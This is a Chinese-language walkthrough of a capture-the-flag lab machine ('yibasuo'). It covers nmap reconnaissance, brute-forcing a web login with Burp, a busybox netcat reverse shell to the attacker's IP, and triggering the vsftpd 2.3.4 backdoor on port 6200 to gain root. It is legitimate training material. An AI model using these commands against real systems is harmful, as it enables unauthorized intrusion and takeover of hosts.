yibasuo靶机

一、信息收集

1.1 主机发现

利用arp-scan确定靶机ip

```
┌──(kali㉿kali)-[~/notes/yibasuo]
└─$ sudo arp-scan -l|grep PCS
192.168.0.33    08:00:27:e8:fe:94       PCS Systemtechnik GmbH
```

1.2 端口扫描

1. 使用nmap扫描全端口

```
┌──(kali㉿kali)-[~/notes/yibasuo]
└─$ nmap -sT -p- 192.168.0.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 13:51 CST
Nmap scan report for 192.168.0.33
Host is up (0.00041s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
80/tcp   open     http
6200/tcp filtered lm-x
MAC Address: 08:00:27:E8:FE:94 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.81 seconds
```

2. 使用nmap脚本扫描端口

```
┌──(kali㉿kali)-[~/notes/yibasuo]
└─$ nmap -sT -p21,22,80,6200 -sC -sV 192.168.0.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 13:55 CST
Nmap scan report for 192.168.0.33
Host is up (0.00055s latency).

PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              14 Jun 17 13:41 creds.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open     http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Linux\xE9\x9D\xB6\xE6\x9C\xBA\xE5\x85\xA5\xE5\x8F\xA3
6200/tcp filtered lm-x
MAC Address: 08:00:27:E8:FE:94 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
```

扫描结果:


- `21/tcp` FTP端口可以匿名登录
- `80/tcp` 存在站点
- `6200/tcp` 端口疑似被防火墙拦截

二、 渗透

1. 21端口 FTP

获取ftp下的creds.txt文件发现没用：（

2. 80端口 web应用



2.1 使用Burp暴力破解密码

Turbo Intruder - 192.168.0.33


Row	Payload	Status	Anomaly rank	Words	Length	Time	Arrival	Label	Queue ID	Connection ID
1390	password123	302	0	2056	3696	206137	32923078		1384	12
455	natasha	200	0	2505	4509	206740	10886823		456	4
456	skittles	200	0	2505	4509	205754	10890644		457	2

爆破结果：

- 用户名：admin
- 密码：password123

2.2 反弹shell

登录后出现命令执行框



尝试`busybox nc 192.168.0.2 7777 -e /bin/bash`成功反弹shell

获得`www-data`权限立足点

稳定shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
// 使用 ctrl+z 挂起shell
stty raw -echo;fg
www-data@Yibasuo:/var/www/html/secure$ reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@Yibasuo:/var/www/html/secure$ export SHELL=bash
www-data@Yibasuo:/var/www/html/secure$ export TERM=xterm
```

> 稳定后shell后可以自动补全，正常使用`ctrl+C`，用户界面接近本地终端操作体验，执行效率高，操作更舒服

可以直接获取userflag

```
www-data@Yibasuo:/var/www/html/secure$ cd /home/
www-data@Yibasuo:/home$ ls
ftp  todd
www-data@Yibasuo:/home$ cd todd
www-data@Yibasuo:/home/todd$ ls
user.txt
www-data@Yibasuo:/home/todd$ cat user.txt
flag{user-43109792-4b81-11f0-a435-9731ae49dbea}
www-data@Yibasuo:/home/todd$
```

提权

刚才nmap有一个被防火墙拦截的6200端口，利用搜索引擎获取信息：

版本符合，尝试复现

```
┌──(kali㉿kali)-[~/notes/yibasuo]
└─$ ftp 192.168.0.33
Connected to 192.168.0.33.
220 (vsFTPd 2.3.4)
Name (192.168.0.33:kali): hacker:)
331 Please specify the password.
Password:
```

检查端口：

```
www-data@Yibasuo:/home/todd$ ss -tunlp
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0                0.0.0.0:68          0.0.0.0:*
tcp     LISTEN   0        32               0.0.0.0:21          0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22          0.0.0.0:*
tcp     LISTEN   0        128                    *:80                *:*
tcp     LISTEN   0        128                 [::]:22             [::]:*
www-data@Yibasuo:/home/todd$ ss -tunlp
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0                0.0.0.0:68          0.0.0.0:*
tcp     LISTEN   0        32               0.0.0.0:21          0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22          0.0.0.0:*
tcp     LISTEN   0        100              0.0.0.0:6200        0.0.0.0:*
tcp     LISTEN   0        128                    *:80                *:*
tcp     LISTEN   0        128                 [::]:22             [::]:*
www-data@Yibasuo:/home/todd$
```

使用`nc`连接后门

```
www-data@Yibasuo:/home/todd$ busybox nc 127.0.0.1 6200
nc: can't connect to remote host (127.0.0.1): Connection refused
www-data@Yibasuo:/home/todd$ busybox nc 127.0.0.1 6200
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
flag{root-15d4d3ec-4b81-11f0-9da9-b378f7bb3e40}
```

结果：获得root权限辣 AWA